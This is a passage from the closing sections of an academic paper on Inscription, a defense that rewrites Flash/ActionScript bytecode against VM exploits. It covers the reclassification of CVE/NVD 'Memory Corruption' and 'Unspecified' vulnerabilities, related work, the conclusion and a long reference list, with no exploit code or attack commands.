(b) The memory allocation of `m_buffer` after triggering the vulnerability

Figure 23: Side-effects of the vulnerable `valueOf` function

and then makes use of the dangling pointer to corrupt the memory pointed by the dangling pointer, we identify the type of this vulnerability as a UAF.

As mentioned before, the "Memory Corruption" and "Unspecified" CVE classes are not very useful for building vulnerability-class-based defenses. The CVE and NVD databases classify UAF, DF, buffer overflow, heap overflow, and integer overflow vulnerabilities as different from "Memory Corruption" vulnerabilities despite the fact that a "Memory Corruption" vulnerability belongs to one of these vulnerability sub-classes. Also, a significant number of ActionScript vulnerabilities with "Unspecified" type and unknown attack vector were listed in the CVE and NVD databases. More specifically, the CVE and NVD databases do not provide types for 138 ActionScript vulnerabilities, which is more than 18% of the disclosed ActionScript vulnerabilities since 2013. Therefore, we examine ActionScript vulnerabilities labeled as "Memory Corruption" and "Unspecified" in the CVE and NVD databases to decide their actual types. This enables us to understand the main reasons for "Memory Corruption" vulnerabilities and to identify the attack surface of the AVM better.

Fig. 24 demonstrates the number of ActionScript vulnerabilities after we reclassify "Memory Corruption" and "Unspecified" ActionScript vulnerabilities. Reclassified "Memory Corruption" vulnerabilities constitute 69% of all ActionScript vulnerabilities, with 535 out of 775 vulnerabilities. Also, we decide the sub-class of 33 "Memory Corruption" vulnerabilities. In addition, we determine the type of 84 out of 138 "Unspecified" ActionScript vulnerabilities. Therefore, the percentage of "Unspecified" ActionScript vulnerabilities drops to 7% from 18%. By leveraging our reclassification of ActionScript vulnerabilities labeled as "Memory Corruption" and "Unspecified" by the CVE and NVD databases, we present and evaluate our security solution, *Inscription*, which provides vulnerability- or vulnerability-class-specific mitigation for ActionScript vulnerabilities. Inscription is the first Flash defense that automatically transforms and secures untrusted ActionScript binaries in-flight against major AVM exploits without requiring any updates or patches of VMs or web browsers.

7. Related Work

In-lined Reference Monitoring for ActionScript Bytecode Prior work has established theoretical foundations for secure in-lined reference monitoring of type-safe bytecode languages like Flash/ActionScript (Sridhar and Hamlen, 2010; Sridhar et al., 2014). These works propose certification algorithms for proving soundness (instrumented code satisfies a given security policy) and transparency (instrumentation process does not alter the behavior of safe programs) properties of IRMs. Inscription adopts an IRM approach to protect unpatched AVMs from real-world exploits. Future work should therefore consider applying machine-certification based on these prior works to achieve formal guarantees for the policies enforced by Inscription.

FlashJaX (Phung et al., 2015) is an IRM solution for cross-platform web content spanning ActionScript and JavaScript. It primarily targets attacks that abuse inconsistencies between the security models of the two languages (e.g., differences between the same-origin policies enforced by the ActionScript and JavaScript VMs). In contrast, Inscription targets direct exploits of legacy AVMs, which are currently the highest-impact targets of in-the-wild web exploit kits.

FIRM (Zhou Li and XiaoFeng Wang, 2010) presents an IRM approach for mediating the interaction between ActionScript and the DOM using *capability tokens*. Each SWF is assigned a unique capability token, which is associated with a set of policies to be enforced on the SWF. FIRM instruments the SWF with wrappers that guard functions that interact with DOM objects; additionally, FIRM wraps certain security-sensitive DOM objects' getters and setters. The SWF wrappers work in sync with the DOM wrappers to allow or deny function calls based on the capability tokens. Inscription targets vulnerabilities arising out of security flaws inside the AVM, which FIRM cannot enforce.

Mitigations for Specific ActionScript Security Issues
The *extended same-origin policy* (eSOP) (Johns et al., 2013) mitigates ActionScript-based DNS rebinding attacks by adding a `server-origin` component to the browser's same-origin policy. The `server-origin` is explicit information provided by the server concerning its trust boundaries; any mismatch between `domain` and `server-origin` stops the attack.

Copious benign usage of URL redirection in ActionScript ads misleads security tools to produce false negatives for truly malicious URL redirects in ActionScript plug-ins. Related work monitors plug-ins instead of SWFs to reduce this false-negative rate (Thomas et al., 2011). Spiders also identify malicious Flash URL redirects (Levchenko et al., 2011).

HadROP (Pfaff et al., 2015) utilizes machine learning to mitigate (ActionScript) ROP attacks. Differences in micro-architectural events between conventional and malicious programs are used for detection. In another related work, static and dynamic analyses are used to extract features of a SWF for feeding into a *deep learning* (Schmidhuber, 2015) tool for anomaly-based ActionScript malware detection (Jung et al., 2015).

GORDON (Wressnegger et al., 2015) uses structural and control-flow analyses of SWFs and machine-learning to detect the presence of malware. However, GORDON has been implemented on AVM's open source implementations, Gnash (Gnash, 2016), and LightSpark (Developers, 2016). FlashDetect (Overveldt et al., 2012) extends OdoSwiff (Ford et al., 2009) to ActionScript 3.0. It dynamically analyzes SWF files using an instrumented version of Lightspark (Developers, 2016) Flash player to save traces of security-relevant events. It then performs static analysis on AS3 bytecode to identify common vulnerabilities and exploitation techniques.

ActionScript Vulnerability Surveys. Sridhar et al. (Sridhar et al., 2017) provides a systematic study of ActionScript security threats and trends, including taxonomy of ActionScript vulnerability classes, and analyses of over 700 CVE entries listed between 2008–2016 to encourage future re-




Figure 24: Types of ActionScript Vulnerabilities After We Reclassify "Memory Corruption" Vulnerabilities

search.

8. Conclusion

Inscription is a new defense strategy that can protect against major Flash vulnerability categories without requiring the ability to directly patch vulnerable VMs and browsers. It is the first bytecode transformation approach that assumes that the underlying VM might not be fully trustworthy; the transformed applications effectively self-detect and self-mitigate potential exploits of vulnerable VMs on the target systems that receive them. Experimental evaluation shows that the technique is effective for protecting against many important forms of remote code execution attacks prevalent in malicious web scripts.

We also extend preliminary work on identifying and securing sub-classes of "Memory Corruption" vulnerability classes to a more comprehensive corpus of ActionScript vulnerabilities disclosed between 2013 and April 1st, 2020, and we reclassify loosely-classified vulnerabilities in that set. Our web-based VM vulnerability reclassification is more comprehensive and accurate than the CVE and NVD databases provide. To achieve this, we first present technical details that are not included in the CVE and NVD databases about each of vulnerability class by introducing example vulnerabilities. Second, we reclassify ActionScript vulnerabilities labeled as the generic "Memory Corruption" and "Unspecified" vulnerabilities by the CVE and NVD databases to determine their sub-type as one of our more fine-grained, sub-classes of "Memory Corruption" vulnerabilities. We reclassify 60 such "Memory Corruption" and such "Unspecified" vulnerabilities by analyzing the execution of PoC exploits provided by exploit databases and vulnerability mitigation projects' collections.

In future work, we hope that our contributions will motivate and facilitate improved vulnerability classification strategies for large databases such as CVE and NVD. To motivate such change, our work showcases both the feasibility and the practical value of higher precision sub-classification for these high-impact vulnerability categories.

Acknowledgements

This research was supported by NSF CRII award #1566321, DARPA award FA8750-19-C-0006 and ONR award N00014-17-1-2995.

References

Adobe, Inc., 2007. ActionScript Virtual Machine 2 (AVM2) Overview. https://www.adobe.com/content/dam/acom/en/devnet/pdf/avm2overview.pdf.

Adobe, Inc., 2010. https://www.adobe.com/content/dam/acom/en/devnet/pixelbender/pdfs/pixelbender_reference.pdf. Accessed: 2017-10-30.

Adobe, Inc., 2016. SWF file format specification version 19. http://tinyurl.com/oer4dmx. Accessed: 2016-12-02.

Adobe, Inc., 2020a. Bitmap - as3. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/Bitmap.html.

Adobe, Inc., 2020b. Bitmapdata - as3. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/display/BitmapData.html.

Amit, Y., 2010. Cross-site scripting through flash in gmail based services. ibm application security insider. https://tinyurl.com/yxzkj2nv.

Angular, 2020. One framework. mobile & desktop. https://angular.io/.

Backes, M., Rieck, K., Skoruppa, M., Stock, B., Yamaguchi, F., 2017. Efficient and flexible discovery of php application vulnerabilities, in: Proceedings of the IEEE european symposium on security and privacy (EuroS&P), pp. 334–349.

Bootstrap Team, 2020. Bootstrap. https://getbootstrap.com/.

Brand, M., Evans, C., 2015. Significant flash exploit mitigations are live in v18.0.0.209. https://googleprojectzero.blogspot.com/2015/07/significant-flash-exploit-mitigations_16.html.

Bravo, S., Mauricio, D., 2018. Ddos attack detection mechanism in the application layer using user features, in: 2018 International Conference on Information and Computer Technologies (ICICT), pp. 97–100.

Brown, W., 1965. An operating environment for dynamic-recursive computer programming systems. Communications of the ACM (CACM) 8.

Buchanan, E., Roemer, R., Shacham, H., Savage, S., 2008. When good instructions go bad: Generalizing return-oriented programming to risc, in: Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS), ACM. pp. 27–38.

Chatterji, S., 2008. Flash security and advanced csrf. Presented at the OWASP Delhi Chapter Meet.

Check Point Advisories, 2015. Adobe Flash Player Memory Corruption (APSB15-04: CVE-2015-0318). https://www.checkpoint.com/defense/advisories/public/2015/cpai-2015-0168.html. Accessed: 2017-5-29.

Check Point Advisories, 2016. Check point advisories adobe flash player memory corruption (apsb16-39: Cve-2016-7874). https://www.checkpoint.com/defense/advisories/public/2016/cpai-2016-1113.html. Accessed: 2017-5-29.

CISCO, 2016. CISCO 2016 Midyear Security Report. https://tinyurl.com/y7kupmkr.

Computer Incident Response Center Luxembourg, 2020. circl.lu. https://circl.lu/.

Constantin, L., 2012. Iranian nuclear program used as lure in flash-based targeted attacks. https://tinyurl.com/y655sb4m.

CyberSecurity and Infrastructure Security Agency, 2009. Understanding denial-of-service attacks. https://www.us-cert.gov/ncas/tips/ST04-015.

Developers, T.L., 2016. Lightspark. http://lightspark.github.io/.

Dong, Y., Guo, W., Chen, Y., Xing, X., Zhang, Y., Wang, G., 2019. Towards the detection of inconsistencies in public security vulnerability reports, in: 28th {USENIX} Security Symposium ({USENIX} Security 19), pp. 869–885.

Dunn, J.E., 2019. September 2019's patch tuesday: 2 zero-days, 17 critical bugs. https://nakedsecurity.sophos.com/2019/09/12/september-2019s-patch-tuesday-2-zero-days-17-critical-bugs/.

ENISA, 2019. The state of cybersecurity vulnerabilities 2018-2019. https://www.enisa.europa.eu/news/enisa-news/the-state-of-cybersecurity-vulnerabilities-2018-2019. Accessed 2020-03-15.

Evans, C., 2015. Issue 482: Flash: bypass of vector.<uint> length vs. cookie validation. https://bugs.chromium.org/p/project-zero/issues/detail?id=482&q=flash&can=1&start=100.

Exploit Database, 2020. Exploit database. https://www.exploit-db.com/.

FireEye, . FireEye Blog - Threat research and analysis. https://www.fireeye.com/blog.html. Accessed: 2016-04-10.

FireEye, 2018. Attacks leveraging adobe zero-day (cve-2018-4878) – threat attribution, attack scenario and recommendations. https://www.fireeye.com/blog/threat-research/2018/02/attacks-leveraging-adobe-zero-day.html.

Ford, S., Cova, M., Kruegel, C., Vigna, G., 2009. Analyzing and detecting malicious Flash advertisements, in: Proc. of Annual Computer Security Applications Conf. (ACSAC), pp. 363–372.

Garnaeva, M., Sinitsyn, F., Namestnikov, Y., Makrushin, D., Liskin, A., 2016. Kaspersky security bulletin: Overall statistic for 2016. https://kasperskycontenthub.com/securelist/files/2016/12/Kaspersky_Security_Bulletin_2016_Statistics_ENG.pdf. Accessed: 2017-5-20.

Gnash, 2016. Gnu gnash. https://www.gnu.org/software/gnash/.

GNU, 2019. GDB: The GNU Project Debugger. https://www.gnu.org/software/gdb/.

Google Project Zero, 2015. Issue 318 - project-zero - flash: memory corruption with shaderjob width and height toctou condition. https://bugs.chromium.org/p/project-zero/issues/detail?id=318. Accessed: 2017-10-30.

Google Security Research Database, 2015. Issue 633 - project-zero - Adobe Flash: H264 file causes stack corruption - Monorail. http://tinyurl.com/jp2o5xs. Accessed: 2016-12-03.

Google Security Research Database, 2020. Issues - project-zero - project zero - monorail. https://bugs.chromium.org/p/project-zero/issues/list. Accessed on 2016-04-10.

Gootooru, N., 2013. Doubly linked list implementation. http://www.java2novice.com/data-structures-in-java/linked-list/doubly-linked-list/. Accessed: 12-12-2018.

Hamlen, K.W., Morrisett, G., Schneider, F.B., 2006. Computability classes for enforcement mechanisms. ACM Trans. on Programming Languages and Systems (TOPLAS) 28, 175–205.

Hayak, B., Davidi, A., 2014. Deep analysis of CVE-2014-0502 – a double free story. http://blog.spiderlabs.com/2014/03/deep-analysis-of-cve-2014-0502-a-doublefree-story.html.

hiddencodes, 2015. Understanding cve-2015-0310 flash vulnerability. https://hiddencodes.wordpress.com/2015/02/20/understanding-cve-2015-0310-flash-vulnerability/. Accessed: 2017-10-30.

Johns, M., Lekies, S., Stock, B., 2013. Eradicating DNS rebinding with the extended same-origin policy, in: Proceedings of the 22nd USENIX Security Symposium (SS), pp. 621–636.

Jung, W., Kim, S., Choi, S., 2015. Poster: Deep learning for zero-day Flash malware detection. http://tinyurl.com/zvqpvfl.

Kaspersky, 2015. Kaspersky security bulletin 2015. The overall statistics for 2015. https://securelist.com/kaspersky-security-bulletin-2015-overall-statistics-for-2015/73038/.

Kernel Mode, . KernelMode.info. http://www.kernelmode.info/forum/. Accessed on 04-10-2016.

Levchenko, K., Pitsillidis, A., Chachra, N., Enright, B., Halvorson, T., Kanich, C., Kreibich, C., Liu, H., McCoy, D., Weaver, N., Paxson, V., Voelker, G.M., Savage, S., 2011. Click trajectories: End-to-end analysis of the spam value chain, in: Proceedings of the 32nd IEEE Symposiuym Security & Privacy (S&P), pp. 431–446.

Li, B., 2015. Trendlabs security intelligence bloghacking team flash zero-day integrated into exploit kits. http://tinyurl.com/jh3tvy3. Accessed: 2016-12-03.

Li, H., 2016. A root cause analysis of the recent flash zero-day vulnerability, cve-2016-1010. https://blog.trendmicro.com/trendlabs-security-intelligence/root-cause-analysis-recent-flash-zero-day-vulnerability-cve-2016-1010/.

Ligatti, J., Bauer, L., Walker, D., 2005. Enforcing non-safety security policies with program monitors, in: Proceedings of the 10th European Symposium on Research in Computer Security (ESORICS), pp. 355–373.

Lindner, F., 2010. Preventing adobe flash exploitation. http://media.blackhat.com/bh-us-10/whitepapers/FX/BlackHat-USA-2010-FX-Blitzableiter-wp.pdf. Accessed: 2017-5-29.

Liu, B., 2014. Detection of heap spraying by flash with an actionscript. URL: http://www.google.com/patents/US20140123283.

Mansfield-Devine, S., 2015. The growth and evolution of ddos. Network Security 2015, 13–20.

McAfee, 2016. McAfee labs 2016 threats predictions. https://tinyurl.com/y9vqs44h. Retrieved 10-1-2016.

McAfee Labs, 2019. Mcafee labs threats report - august 2019. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf. Accessed: 2016-03-22.

Microsoft, 2016. 2016 Trends in Cybersecurity: A Quick Guide to the Most Important Insights in Security. https://info.microsoft.com/rs/157-GQE-382/images/EN-MSFT-SCRTY-CNTNT-eBook-cybersecurity.pdf. Accessed: 2017-5-20.

Middelkoop, A., Elyasov, A.B., Prasetya, W., 2011. Functional instrumentation of ActionScript programs with Asil , 1–16.

MITRE, Inc., 2014. CVE-2015-0359. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0359.

MITRE, Inc., 2015a. CVE-2015-0310. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-0310.

MITRE, Inc., 2015b. CVE-2015-5119. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119.

MITRE, Inc., 2015c. CVE-2015-5122. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5122.

MITRE, Inc., 2015d. CVE-2015-5125. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5125.

MITRE, Inc., 2015e. CVE-2015-7645. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-7645.

MITRE, Inc., 2016. Common vulnerabilities and exposures. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Adobe+flash+. Accessed: 2020-02-26.

MITRE, Inc., 2017. Vulnerability type distributions in cve. https://cve.mitre.org/docs/vuln-trends/index.html.

MITRE, Inc., 2020a. About CWE - frequently asked questions. https://cwe.mitre.org/about/faq.html#weakness_vulnerability_difference.

MITRE, Inc., 2020b. About CWE - history. https://cwe.mitre.org/about/history.html.

MITRE, Inc., 2020c. Common vulnerabilities and exposures database. https://cve.mitre.org/. Accessed: 2018-01-24.

MITRE, Inc., 2020d. Common weakness enumeration - a community-developed list of software & hardware weakness types. https://cwe.mitre.org/index.html. Accessed: 2020-05-31.

MITRE, Inc., 2020e. CWE-119: Improper restriction of operations within the bounds of a memory buffer. https://cwe.mitre.org/data/definitions/119.html.

MITRE, Inc., 2020f. CWE-121: Stack-based buffer overflow. https://cwe.mitre.org/data/definitions/121.html. Accessed: 2020-05-31.

MITRE, Inc., 2020g. CWE-122: Heap-based buffer overflow. https://cwe.mitre.org/data/definitions/122.html. Accessed: 2020-05-31.

MITRE, Inc., 2020h. CWE-125: Out-of-bounds read. https://cwe.mitre.org/data/definitions/125.html.

MITRE, Inc., 2020i. CWE-191: Integer underflow (wrap or wraparound). https://cwe.mitre.org/data/definitions/191.html. Accessed: 2020-05-31.

MITRE, Inc., 2020j. CWE-358: Improperly Implemented Security Check for Standard. https://cwe.mitre.org/data/definitions/358.html.

MITRE, Inc., 2020k. CWE-416: Double free. https://cwe.mitre.org/data/definitions/415.html. Accessed: 2020-05-31.

MITRE, Inc., 2020l. CWE-416: Use after free. https://cwe.mitre.org/data/definitions/416.html. Accessed: 2020-05-31.

MITRE, Inc., 2020m. CWE-466: Return of pointer value outside of expected range. https://cwe.mitre.org/data/definitions/466.html.

MITRE, Inc., 2020n. CWE-824: Access of uninitialized pointer. https://cwe.mitre.org/data/definitions/824.html.

MITRE, Inc., 2020o. CWE-843: Access of Resource Using Incompatible Type ('Type Confusion'). https://cwe.mitre.org/data/definitions/843.html.

MITRE, Inc., 2020p. flash.utils IExternalizable. https://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/utils/IExternalizable.html.

MITRE, Inc., 2021. CVE details - The ultimate security vulnerability datasource. https://www.cvedetails.com/vulnerability-list.php?vendor_id=53&product_id=6761&version_id=&page=1.

Morphisec Lab, 2018. Threat alert: Adobe flash zero-day cve-2018-15982. https://blog.morphisec.com/threat-alert-adobe-flash-zero-day-cve-2018-15982.

Neal Poole, 2012. XSS and CSRF via SWF applets (SWFUpload, Plupload). https://nealpoole.com/blog/2012/05/xss-and-csrf-via-swf-applets-swfupload-plupload. Accessed: 2019-1-7.

paloalto Networks, 2015. Understanding flash exploitation and the alleged cve-2015-0359 exploit. https://unit42.paloaltonetworks.com/understanding-flash-exploitation-and-the-alleged-cve-2015-0359-exploit/.

Neuhaus, S., Zimmermann, T., 2010. Security trend analysis with cve topic models, in: 2010 IEEE 21st International Symposium on Software Reliability Engineering, pp. 111–120.

NIST, 2016. CVE-2016-4155 Detail. https://nvd.nist.gov/vuln/detail/CVE-2016-4155. Accessed: 2020-02-26.

NIST, 2020a. National vulnerability database. https://nvd.nist.gov/.

NIST, 2020b. National vulnerability database. https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&query=use-after-free&search_type=all&pub_start_date=01%2F01%2F2013. Accessed: 04-01-2020.

Offensive Security, . Exploits database by offensive security. https://www.exploit-db.com/. Accessed on 2016-04-10.

Overveldt, T.V., Kruegel, C., Vigna, G., 2012. FlashDetect: ActionScript 3 malware detection, in: Proceedings of the 15th International Symposium on Research in Attacks and Intrusions, and Defenses and (RAID), pp. 274–293.

Panteleev, V., 2016. Robust ABC [Dis-]Assembler. https://github.com/CyberShadow/RABCDAsm. Accessed: 2016-03-25.

Paola, S.D., 2007. Testing flash applications. Presented at the 6th OWASP AppSec Confererence.

Pfaff, D., Hack, S., Hammer, C., 2015. Proceedings of the 7th International Symposium on Engineering Secure Software and Systems (ESSoS). chapter Learning How to Prevent Return-Oriented Programming Efficiently. pp. 68–85.

Pham, T.T., 2016. Trusted access report microsoft edition: The current state of device security health. https://tinyurl.com/y75jmrbs. Accessed: 2017-5-20.

Phung, P.H., Monshizadeh, M., Sridhar, M., Hamlen, K.W., Venkatakrishnan, V., 2015. Between worlds: Securing mixed JavaScript/ActionScript multi-party web content. IEEE Trans. on Dependable and Secure Computing (TDSC) 12, 443–457.

Rapid7, 2020. metasploit-framework. https://github.com/rapid7/metasploit-framework.

Recorded Future, 2016. New Kit and Same Player: Top 10 Vulnerabilities Used by Exploit Kits in 2016. https://www.recordedfuture.com/top-vulnerabilities-2016/.

Rouse, M., 2014. address space layout randomization. https://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR. Accessed on = 3/5/2020.

Schmidhuber, J., 2015. Deep learning in neural networks: An overview. Neural Networks 61, 85–117.

Schwarz, M., Lipp, M., Gruss, D., 2018. Javascript zero: Real javascript and zero side-channel attacks., in: NDSS, p. 12.

Security Focus, 2020. Vulnerabilities. https://www.securityfocus.com/.

Shacham, H., 2007. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86), in: Proceedings of the 14th ACM conference on Computer and communications security (CCS), pp. 552–561.

Shacham, H., Page, M., Pfaff, B., Goh, E.J., Modadugu, N., Boneh, D., 2004. On the effectiveness of address-space randomization, in: Proceedings of the 11th ACM conference on Computer and communications security, pp. 298–307.

Shahriar, H., Zulkernine, M., 2011. Injecting comments to detect javascript code injection attacks, in: 2011 IEEE 35th Annual Computer Software and Applications Conference Workshops, IEEE. pp. 104–109.

Shmatikov, V., 2009. Basic integer overflows. https://www.cs.utexas.edu/~shmat/courses/cs380s_fall09/blexim.txt.

Silvanovich, N., 2015. Issue 547: Adobe flash: Type confusion in iexternalizable.writeexternal when performing local serialization. https://bugs.chromium.org/p/project-zero/issues/detail?id=547&q=2015-7645&can=1.

Sivakumar, K., Garg, K., 2007. Constructing a common Cross Site Scripting Vulnerabilities Enumeration (CXE) using CWE and CVE, in: International Conference on Information Systems Security, Springer. pp. 277–291.

snyk Security, 2019a. .NET open source security insights. https://snyk.io/blog/unique-to-the-net-ecosystem-75-of-the-top-twenty-vulnerabilities-have-a-high-severity-rating/.

snyk Security, 2019b. The stat of javascript frameworks security report 2019. https://snyk.io/blog/javascript-frameworks-security-report-2019/.

Sridhar, M., Chirva, M., Ferrell, B., Karamchandani, D., Hamlen, K.W., 2017. Flash in the dark: Illuminating the landscape of ActionScript web security trends and threats. Journal of Information Systems Security (JISSec) 13, 59–96.

Sridhar, M., Hamlen, K.W., 2010. Model-checking in-lined reference monitors, in: Proceedings of the 11th International Conference on Verification and Model Checking and Abstract Interpretation (VMCAI), pp. 312–327.

Sridhar, M., Mohanty, A., Yilmaz, F., Tendulkar, V., Hamlen, K.W., 2018. Inscription: Thwarting ActionScript web attacks from within, in: Proceedings of the 17th IEEE International Conference On Trust and Security

and Privacy In Computing and Communications, pp. 504–515.

Sridhar, M., Wartell, R., Hamlen, K.W., 2014. Hippocratic binary instrumentation: First do no harm. Science of Computer Programming (SCP) and Special Issue on Invariant Generation 93, 110–124.

Symantec, 2015. Web attack: Adobe Flash Player CVE-2015-0313. https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=28191.

The jQuery Foundation, 2020. write less, do more. https://jquery.com/.

Thomas, K., Grier, C., Ma, J., Paxson, V., Song, D., 2011. Design and evaluation of a real-time URL spam filtering service, in: Proc. of the 32nd IEEE Symp. on Security & Privacy (S&P), pp. 447–462.

TrendMicro Research, 2015. Research and analysis TrendMicro USA. http://tinyurl.com/j49zh7t. Accessed: 2016-04-10.

TrustWave, . Trustwave SpiderLabs. https://www.trustwave.com/Company/SpiderLabs. Accessed: 2016-04-10.

Vigna, G., Kruegel, C., Cova, M., Ford, S., 2009. Analyzing and detecting malicious flash advertisements, in: Proceedings of the 25th Annual Computer Security Applications Conference ((ACSAC)), pp. 363–372.

Wressnegger, C., Yamaguchi, F., Arp, D., Rieck, K., 2015. Analyzing and Detecting Flash-based Malware Using Lightweight Multi-path Exploration. Technical Report. University of Göttingen, Germany.

Yilmaz, F., Sridhar, M., 2019. A survey of in-lined reference monitors: Policies, applications and challenges, in: 16th ACS/IEEE International Conference on Computer Systems and Applications (AICCSA), pp. 1–8.

Zhou Li and XiaoFeng Wang, 2010. FIRM: Capability-based inline mediation of Flash behaviors, in: Proc. of the 26th Annual Computer Security Applications Conf. (ACSAC), pp. 181–190.